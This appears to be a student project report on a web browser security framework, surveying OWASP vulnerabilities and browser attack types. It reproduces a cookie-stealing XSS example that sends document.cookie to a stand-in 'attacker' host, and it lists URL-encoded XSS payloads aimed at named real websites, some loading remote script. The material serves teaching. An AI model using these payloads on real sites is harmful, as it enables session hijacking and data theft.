Maulana Azad National Institute of Technology

(An Institute of National Importance)
Bhopal – 462003 (India)

Department of Computer Science & Engineering

MINOR PROJECT REPORT

JAAM: Web Browser Security Framework

Submitted in partial fulfillment for the degree of Bachelor of Technology of Maulana Azad National Institute of Technology, Bhopal

Jishan Shaikh	161112013	jishanshaikh9893@gmail.com
Ankit Chouhan	161112051	ankitchouhan.dws97@gmail.com
Ankit Chaudhary	161112048	ankitchaudhary9838@gmail.com
Mansoor Sediqi	161112101	sedeqym@gmail.com

Supervisor

Dr. Deepak Singh Tomar
Dept of CSE, MANIT Bhopal
Session 2018-19

Reviewers & Co-ordinators

Dr. Rajesh Wadhvani
Dr. Sanyam Shukla
Dept of CSE, MANIT Bhopal

Maulana Azad National Institute of Technology

(An Institute of National Importance)

Bhopal – 462003 (India)

Department of Computer Science & Engineering

Declaration of Authorization

We hereby declare that, all the work produced in this document entitled **"JAAM: Web Browser Security Framework"** is solely created by us as a part of underlying Minor project based on Browser Security under the supervision of **Dr. Deepak Singh Tomar** with proper citations. We are fully aware that any violation of institute's work ethics or department's legacy policies will clearly made us bear the charges produced by institute/department according to their etiquette. *We also declare that we've not copied anyone's work to be named as our work*. All the sources are referred properly at the end of the section for appropriate authorization.

This declaration is the proof that the work produced as a complete document is first handed, and is not sent anywhere with confidentiality, before submission of it in the department/to the supervisor. The facts mentioned above are true to the best of our knowledge.

Group Members	**Supervisor**
Jishan Shaikh (1611112013)	Dr. Deepak Singh Tomar
Ankit Chouhan (1611112051)	Dept of Computer Science & Engg.
Ankit Chaudhary (1611112048)	MANIT, Bhopal (462003).
Mansoor Sediqi (161112101)	Session 2018-19

Maulana Azad National Institute of Technology

(An Institute of National Importance)
Bhopal – 462003 (India)

Department of Computer Science & Engineering

Certificate

This is to certify that **Jishan Shaikh, Ankit Chouhan, Ankit Chaudhary, and Mansoor Sediqi** all students of third year B.Tech. (Computer Science and Engineering) batch of 2016-20, have successfully completed their Minor project entitled **"JAAM: Web Browser Security Framework"** in the partial fulfillment of their Bachelor of Technology degree in Computer Science and Engineering.

Reviewers & Co-ordinators

Dr. Rajesh Wadhvani
Dr. Sanyam Shukla
Dept of Computer Science & Engg.
MANIT, Bhopal (462003).

Project Guide & Supervisor

Dr. Deepak Singh Tomar
Dept of Computer Science & Engg.
MANIT, Bhopal (462003).
Session 2018-19.

Contents

i. Preface....6
ii. Acknowledgments....8
iii. Abstract....9
iv. List of figures....10

1. Introduction....11
- 1.1 Web Browser....11
  - 1.1.1 Components....11
  - 1.1.2 Working....12
  - 1.1.3 Architecture diagram....13
- 1.2 Need of Browser Security....13
- 1.3 About the project....14
  - 1.3.1 Objectives....14
  - 1.3.2 Scope....14
  - 1.3.3 Motivation....14
  - 1.3.4 Output and deliverable(s)....15
- 1.4 Problem Statement....15
- 1.5 Summary....15

2. Literature Review and Survey....16
- 2.1 Top vulnerabilities and their possible implementation....16
- 2.2 Browser attack scenarios....18
- 2.3 Cross Site Scripting (XSS)....20
- 2.4 XSS vulnerability scanners....24
- 2.5 Methods for prevention of browser attacks....25
- 2.6 Summary....25

3. Methodology and Work description....26
- 3.1 Methodology....26
- 3.2 Proposed Work description....26
  - 3.2.1 Major tasks....26

4. JAAM: Web Browser Security Framework....28
- 4.1 Design Components....28
  - 4.1.1 Web Browser Security Assurance Maturity Model (WBSAMM)..28
    - 4.1.1.1 Core Framework....28
      - 4.1.1.1.1 Security Practices....28
      - 4.1.1.1.2 Understanding....28
    - 4.1.1.2 Security Assessment....29
  - 4.1.2 Web Browser Security Architecture....29

4.2 Tools and Applications....29
4.2.1 Malicious URL detection....29
4.3 Code Utilities....32
4.3.1 Sanitizer Scripts....32
4.3.2 Sandboxing and Fuzzing....33
4.4 Miscellaneous....33
4.4.1 Top Tens....33
4.4.2 Test Suite....33
4.4.3 Risk Assessment....33
4.4.4 Cheat sheets....33
4.4.4.1 Web Browser Attack Tensors....33
4.4.4.2 Web Browser Attack Tensors Avoidance/Prevention....33

5. Tools and Technologies....35
5.1 System Requirements....35
5.2 Open source tools 37
5.3 OWASP ZAP....37
5.4 Metasploit....42
5.5 Burp Suite....43

6. Implementation and Coding....44
6.1 Coding of Malicious URL detector tool....44

7. Results....47
7.1 Malicious URL detection tool....47

8. Conclusion and Future scope....49

Appendix-A (6 Security Tips)....50

Appendix-B (Screenshots)....51

References....54

Preface

Many of us think that if we've done nothing wrong, then we should have nothing to hide. That is wrong. Privacy is important.

The concepts of security and privacy are easy to confuse, and the line can often blur between them.
- Unknown

In reality, everyone has details about themselves that they would like to keep private, whether it's from the other members of their household, from advertisers who seek to learn everything about them in order to create an advertising profile, or from network monitoring which leads to false assumptions about their intentions.

Over the current project, authors look into some of the most important aspects of online security. It is difficult to present all the idealization changes and practices in this area in a single project. However an attempt has been made to present as many theoretical concepts and their applications as possible for understanding of students, and researchers in their corresponding disciplines.

This project has been done keeping in mind the interest and inclination of students and naive researchers towards theoretical and practical topics in Computer Security (Specialization in web browsers) and related subjects from the disciplines of computer science and engineering, Cyber Security and Browser development.

The foundations of this project started in August 2018. Some points were discussed primarily such as project and work-flow management, scalability, risk analysis, version control, aims, etc. The major aims set at the beginning were -

- To gain the technical knowledge, experience in practical security, and understanding working of a web browser, and related technologies
- A clear idea of working title; incorporating traditional accent but with some modern software engineering principles, practices, and standards
- Improving team skills under reliable supervision (Project management including risk analysis and Soft-skills)
- To present a final result implementation, assessment and evaluation with proper documentation/project report
- To present the work in form of a publication ready research paper

This project presents a novel framework for web browser security for technical and non-technical organizations. It is quite adaptive to large scale organizations, as well as flexible to small and medium scale organizations.

Features of the proposed framework include easy customization, neutrality towards development life-cycle models, open-source nature, and standardization of security practices. Whole framework is based on components and sub-components.

A malicious URL detection tool is also developed as a part of tools and application component using data mining of 420K+ URLs. Miscellaneous component includes review and analysis of various security aspects e.g. Browser forensics, Test suites (Static, Dynamic, and Run-time), Risk assessment methods, Threat modeling, Social and Reverse Engineering, Proxy and VPN, Attack tensors, Flash and JavaScript, Global Vulnerability Repository. Comparison of modern web browsers (Google Chromium, Mozilla Firefox, Tor) is presented on basis of abstract features, standards, and protocols.

It is also planned to place this project on GitHub soon, where the version control of project is monitored properly and subject experts (actually everyone) will get authority to analyze, evaluate, and even collaborate on this project. From software engineering practices it is known that software prototype maintenance never ends as no research/software is perfect, so the modifications to the first version/release of this project will be completely moved to GitHub. Feel free to check out more about project at GitHub. Although it is being said that output as a software tool, it might not be a fully functional SOFTWARE. It is actually a working prototype of software which can further be enhanced or modified in form of a software, and will surely be ready for industry and production.

It was very memorable to work on such a project with such a great team and such a motivational supervisor and coordinators. No work is perfect, remember to write your views to us! Healthy criticism, suggestions, feedback, and even your opinions are always welcome to enhance this project either at GitHub or via emails.

Acknowledgments

We would like to express special thanks with deep sense of gratitude to our respected guide, mentor, supervisor **Dr. Deepak Singh Tomar**, for their valuable help and guidance. Its been a great honor to work under such an instructor. We are thankful for the encouragement and motivation that he has given us in initialization phase; giving us a solid head-start. His rigorous evaluation and constructive criticism were of great assistance. It is imperative for us to mention the fact that this project would not have been accomplished without the periodic suggestions, advice, and assessment of our supervisor.

We also appreciate the time and effort Project reviewers and Coordinators **Dr. Sanyam Shukla** and **Dr. Rajesh Wadhvani** put in the session 2018-19. We undergo flawless project management with proper deadlines and motivations, only because of them. Thanks for their support and assistance.

We are also grateful to our respected director **Dr. Narendra Raghuvanshi** for permitting us to utilize all the necessary facilities of the college for this project.

Needless to mention is the additional help and support extended by our respected Head of the department **Dr. Meenu Chawla**, in allowing us to use the departmental laboratories and other services on the period of time and also maintaining a healthy discipline in management, tutorials, feedback, and other activities.

We are thankful to all the other faculties, professors, associate professors, assistant professors, staff-members, teaching assistants, laboratory attendants, instructors, seniors, and our fellow branch mates of our work culture for their kind co-operation, periodic evaluation, help, and support. We thank all others who directly/indirectly involved in this project and help us making it successful. We also thank all other teams for a maintaining an active communication aside of healthy competition and sportsman’s spirit.

We would also like to express our deep appreciation towards our family members for making us such kind; to do ‘more’ by providing surplus support and encouragement in all aspects of life. At last, we recall our gratitude to the one eternal almighty: The God.

Abstract

This project proposes a novel framework for web browser security for technical and non-technical organizations concerning web browser development and usage. It will help organizations assess, evaluate, formulate, and implement a strategy for their web browser security concerns. It is quite adaptive to large scale organizations, also flexible to small and medium scale organizations. Major features of the framework includes easy customization, neutrality towards life-cycle models, open-source nature, and standardization of security practices. Component division of framework makes it more usable and reliable. Core framework is based on four major components: Design sub-components, Tools and Applications, Code and Utilities, and Miscellaneous sub-components. Major design sub-components are Web Browser Security Assurance and Maturity Model (WBSAMM), Security Architecture. WBSAMM is based on modern security practices, business functions, and multiple maturity levels. Quantitative dependency of other parameters is also analyzed. Code utilities includes sanitizer sub-component for web browser languages such as HTML, JavaScript, XML, Python. Issues of coding standards are also proposed under Code and Utilities component.

A malicious URL detection tool is also developed as a part of tools and application component using data mining of 420K+ URLs giving an accuracy rate of 99.3%. Miscellaneous component includes review and analysis of various security aspects e.g. Browser forensics, Test suites (Static, Dynamic, and Run-time), Testing guides, Risk assessment methods, Threat modeling, Social and Reverse Engineering, Proxy and VPN, Attack tensors, Flash and JavaScript, Global Vulnerability Repository and Vulnerability Query Language. Comparison of modern web browsers (Google Chromium, Mozilla Firefox, Tor) is presented on basis of abstract features, standards, and protocols.

Index terms: *Web Browsers, Security, JAAM, Data Mining, Framework.*

Categories: *Security, Data Mining, Software Engineering.*

List of figures

S.No.	Figure Name	Page No.
1	Working of a web browser	12
2	Architectural diagram of a web browser	13
3	Vulnerability stack at server side	16
4	Example working of XSS	19
5	Burp suite interface by portswigger	23
6	Web browser security architecture diagram (Based on WBSAMM)	29
7	Sample input to logistic regression	30
8	Sample output of logistic regression	31
9	Methodology of Malicious URL detection tool	32
10	OWASP ZAP (Zed Attack Proxy)	37
11	Configure Browser proxy using ZAP	39
12	OWASP ZAP interface	41
13	Result of test using OWASP ZAP	42
14	Metasploit interface figure	43
15	Burp suite interface figure	43
16	Result of Count vectorizer-1	47
17	Result of Count vectorizer-2	47
18	Result of tf-idf vectorizer-1	48
19	Result of tf-idf vectorizer-2	48
20	Screenshot-1 (URL detection tool)	51
21	Screenshot-2 (URL detection tool)	52
22	Screenshot-3 (URL detection tool)	52
23	Screenshot-4 (URL detection tool)	53
24	Screenshot-5 (URL detection tool)	53
	← NO MORE FIGURES FOUND →	

Section 1 Introduction

"You are not known to me. Would you like to introduce yourself?"
- Unknown

1.1 Web browser

A web browser is a complex application software stack that works as an interface between server and client with utmost security. It helps in accessing information available on world wide web using URL (Uniform Resource Locator). Some of most famous web browsers are Chrome (Developed from Google Chromium), Firefox, Opera, UC, Safari, and Internet Explorer.

1.1.1 Components

It comprises of following utility modules

- **User Interface:** This is the interface with which client communicates with server. This typically comprises of web-pages, web-applications, or simple documents/media according to its usage and application. Usually web-pages are developed with the help of HTML (Hyper Text Markup Language), CSS (Cascading Style Sheets), JavaScript, or other frameworks such as Django, AJAX (It is special related to browser security because of its fundamental *XMLHttpRequest*[1] object), React, and many more. It is usually graphic rich.

- **Browsing engine:** This component acts as connecting component of User interface of client and rendering engine. Rendering engine sends rendered data to browsing engine, it simply formats it to visually good looking and well organized format.

- **Rendering engine:** It renders the JavaScript data, along with processing of CSS file included in user interface. It is also connected with Networking components i.e. all the networking activities seen inside the user interface window passes through rendering engine before, for processing or specifically rendering, hence the name.

1 *The main feature of this class enable a web-page to take data from server without clicking the refresh button i.e. a static paper is also capable of sucking data from server without any user activity.*

- **Networking:** Web browser is a social application, it means it is connected to world wide web using URL (Universal Resource Locator) through internet with the help of networking.

- **User interface back-end:** It comprises of various back-end files written with either PHP, SQL (or any other alternatives of it). It usually have codes for specific purpose for implementation in user interface.

- **JavaScript virtual machine or JavaScript interpreter:** This is the component where JavaScript scripts are interpreted, and are bind-ed with byte code to execute on browser engine. There are multiple flavors of JavaScript available in the industry, each of which having its own advantages and disadvantages.

- **Data Storage or Database:** Each browser has its own data storage/database usually not accessible by end-user / client. It has its preferential applications such as buffer storage, file storage (from server), cookie storage, History and Bookmarks storage, Settings preferences, etc.

1.1.2 Working

The main work of a web browser is as an interface between client (end-user) and server. But, its not that much easy. It is pretty well concerned with DNS server with website address to IP (Internet Provider) address translation, and fetching data from server with utmost security and encryption.




Figure 1: Working of a web browser.

1.1.3 Architecture

Modern architecture of common web browsers can be shown as




Figure 2: Architectural Diagram of a web browser

1.2 Need of Browser Security

One may say that, "Okay! A browser works as interface between me and server, and the data transferred between me and server are just encrypted files, so why would I care?" The answer of his/her question is very straightforward: "Importance of Information/Data security". The risk of security of information/data today is as high as that of money. It affects privacy, confidentiality, authentication, and various other fundamental security concerns. Today, web is not just a collection of few web-pages shared between a "good audience". Instead, web is a network of interconnected web-pages which are probably billions in number and is accessible to everyone using URL and internet. Electronic mails, Chat rooms, auctions, shopping, news, banking, Medications, etc. all are done at web. Why shouldn't anyone care? Web contains person's name, address, personal identification number (Aadhar Number or Social Security Number), Credit (and Debit) card numbers, Phone number, Date of birth, along with his/her favorite chocolate/color may be used for accessing/manipulating financial statements, trade, etc. Identity theft, script kidding, and full disclosure antics are far way behind today, as Control of a nationwide examination, as well as state wise power grid control, hydroelectric dams operations, prescription fillings often happens online which are undoubtedly are of serious concern. And yes, browser is the interface to connect client and server, **with utmost security.**

1.3 About the project

1.3.1 Objectives

- To gain the technical knowledge and experience and practical security and working of browser, and related technologies
- A clear idea of working title; incorporating traditional accent but with some modern software engineering principles, practices, and standards
- Improving team skills under fully supervision (Project management including risk analysis and Soft-skills)
- To present a final result implementation, its analysis, and evaluation with proper documentation/project report
- To present the work in form of a publication ready research paper
- To learn concepts of security to apply them to web browsers
- To enhance team work and individual responsibilities by following Software Engineering principles and standards

1.3.2 Scope

- Tool/framework can be used theoretically for testing of web browser
- With a few feasible modifications, constructed tool can be used for testing the security aspects of a web browser as an extension, add-on, or as a plugin
- Research oriented nature of project will definitely leads to better technological developments
- Maintenance phase could compromise with further modifications and enhancements

1.3.3 Motivation

- Learning and applying the conceptual and fundamental knowledge to a work based on a vast technology i.e. Security and Browsers
- Contribution to industrial-research community
- To have practical “hands on” experience with security and testing
- Enhancing team and soft skills of members, with research
- Learning by doing; modern technologies and their challenges

1.3.4 Output and deliverable(s)

- Project report (with other documents including synopsis, plan document, design document, etc.).
- Seminar or presentation based on Browser security.
- A clean white paper on Browser security. Other research papers may include testing of browsers, comparison parameters of browsers, etc.
- **Proposition of new model with proper security architecture applicable to modern browser and development of a tool/framework based on it.**

1.4 Problem Statement

Browser security usually concerns with the security its components, its working, its interface, its networking and not whatsoever. Browser security is of utmost importance in modern culture and life style (See sub-section Need of Browser Security). Security analysis, comparison analysis, vulnerabilities detection, feature improvements, etc. are therefore increased in demand with respect to web browser development. Preventing attacks by filling loopholes is a hard task- from a practitioner point of view as well as researcher point of view. Analysis of browser security parameters and development of an organized framework is primary statement of this project.

1.5 Summary

Web browser working and components are explained with the help of its architectural diagram. The question addressed thereafter about its relative importance and is compared to network, database, web application/software security. After there is brief discussion about the project and about problem statement.


▪▪▪▪▪

Section 2
Literature Review and Survey

“What else a textbook can even say about topic out of its coverage?”
- Unknown

2.1 Top vulnerabilities and their possible implementations

According to OWASP[2], followings are the top 10 vulnerabilities (Application Security Risks) that an attacker/hacker may exploit in order to get an attack successful -



Server side

Figure 3: Vulnerability stack at server side. (Reference: WhiteHat Security).

- **Injection :** Injection flaws occurs when untrusted/unreliable data is sent to client machine using injection of malicious script usually database query language such as SQL, MySQL, NoSQL, MongoDB, PHP MyAdmin, etc. It can be prevented using parameters in SQL query inside user interface code.

- **Broken authentication :** Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other

2 *The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.*

implementation flaws to assume other users' identities temporarily or permanently.

- **Sensitive data exposure :** Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

- **XML external entities :** Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

- **Broken access control :** Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

- **Ill posted security configuration :** Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad-hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

- **XSS (Cross Site Scripting) :** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

- **Insecure de-serialization :** Insecure de-serialization often leads to remote code execution. Even if de-serialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

- **Using components with known vulnerabilities :** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.


- **Insufficient logging and Monitoring :** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

2.2 Browser attack scenarios

Followings are some scenarios/types where browser attack is possible -

- **Man in the browser attack :** It involves an attacker either secretly tapping into a browser to gather data, modify websites and/or manipulate requests, without the knowledge of the user. It cannot easily be detected by server as attack happens at browser (i.e. client side). Web integrating module helps user to create a security barrier against man in the browser attack. Similarly there exists a server side measure to detect MitB attack namely out of band verification. User behavior analysis may be helpful in detection of MitB attack.

- **Cross Site Scripting attacks :** Cross Site Scripting attacks (XSS) s a code injection attack that allows an attacker to execute malicious JavaScript in another user's browser. In this attack, attacker did not directly attack user/client instead he/she finds a crucial vulnerability in the browser/application from which he/she can inject malicious JavaScript code into the system. At first JavaScript code seems to be free from malicious concerns, but since JavaScript have access of user cookies, sending HTTP requests using *XMLHttpRequest*, and other DOM manipulation activities, therefore JavaScript scripts may be as malicious as injection attacks. The risks involves theft of cookies, key-logging, and phishing.


1
Attacker
Attacker's Browser
Attacker's Server
POST http://website/post-comment
<script>...</script>
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Figure 4: Example working of an XSS attack (Reference excess-xss.com)

- **Injection attacks :** Injection attacks refer to a broad class of attacks that allow an attacker to supply untrusted code/command to a program, which gets processed by an interpreter/virtual machine as part of a command or query which alters the course of execution of that program. Injection attacks are among the oldest and most dangerous web application and browser attacks. They can result in data theft, data loss, loss of data integrity, denial of service, as well as full system compromise.

- **Denial of Service attacks :** Denial of Service attacks abbreviated as DoS attacks are attacks in which a particular service is denied for a finite time or delayed. It is common attack in modern web browsers where a particular server of a website is exploited by some vulnerabilities of web browser. Some mechanisms for perfoming DoS attacks are webStorage Fill Up, webWorker Botnet, clientDoS, server-sent Event Botnet, and vibration Attack.

- **Request Forgery :** It is specific type of an attack where an authorized user send unrestricted commands to website which the website is not able to detect malicious and execute that commands on the website. It is also known as *one-side attack*. Some particular mechanisms for requesting forgery are Cross Site Request Forgery (CSRF or XSRF) with CORS, WebSocket Hijacking, and CrossPrinting.

- **Social Engineering attacks :** Social engineering attacks are those types of attacks that usually involves attack classes of phishing, pretexting, baiting, and tailgating. Phishing involves seeking of confidential information of user/client. Pretexting is another variation of social engineering attack where attackers focus on creating a good pretext, or a fabricated scenario, that they can use to try and steal their victims' personal information. Baiting is similar to phishing but involves promise of an etiquette item in replacement. Tailgating is another type also known as 'piggybacking' that involves someone who lacks the proper authentication following an employee into a restricted area.. Following are some measures of Social Engineering attacks - Phishing, Notification Autocomplete, Input Form Leak, and Fake Telephone Call.

2.3 Cross Site Scripting attacks (XSS)

Followings are some scenarios where Cross Site Scripting attack is possible -

- **Using HTTP URLs :** Examples -
  - www.serverspy.net/site/stats/mods.html?g=0%22%3E%3CSCRIPT%3Ealert(%22kefka%20was%20here%22)%3C/SCRIPT%3E
  - http://blogshares.com/blogs.php?blog=%3Cscript%3Ealert(document.cookie)%3C/script%3E
  - www.php.com/include/search/index.php?where_keywords=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
  - www.whiteacid.org/misc/xss_post_forwarder.php?xss_target=http://www.advfilms.com/search.asp&search=%3Cscript%3Ealert(String.fromCharCode(88,83,83))%3C/script%3E
  - www.mapquest.com/maps/map.adp?cat=%22%2F%3E%3Cscript+src%3Dhttp%3A%2F%2Fha.ckers.org%2Fweird%2Fstallowned.js%3E%3C%2Fscript
  - www.information.com/search/index.html?cat=1&keyword=%22%3E%3Cscript%20src=http://ha.ckers.org/weird/stallowned.js%3E%3C/script%3E
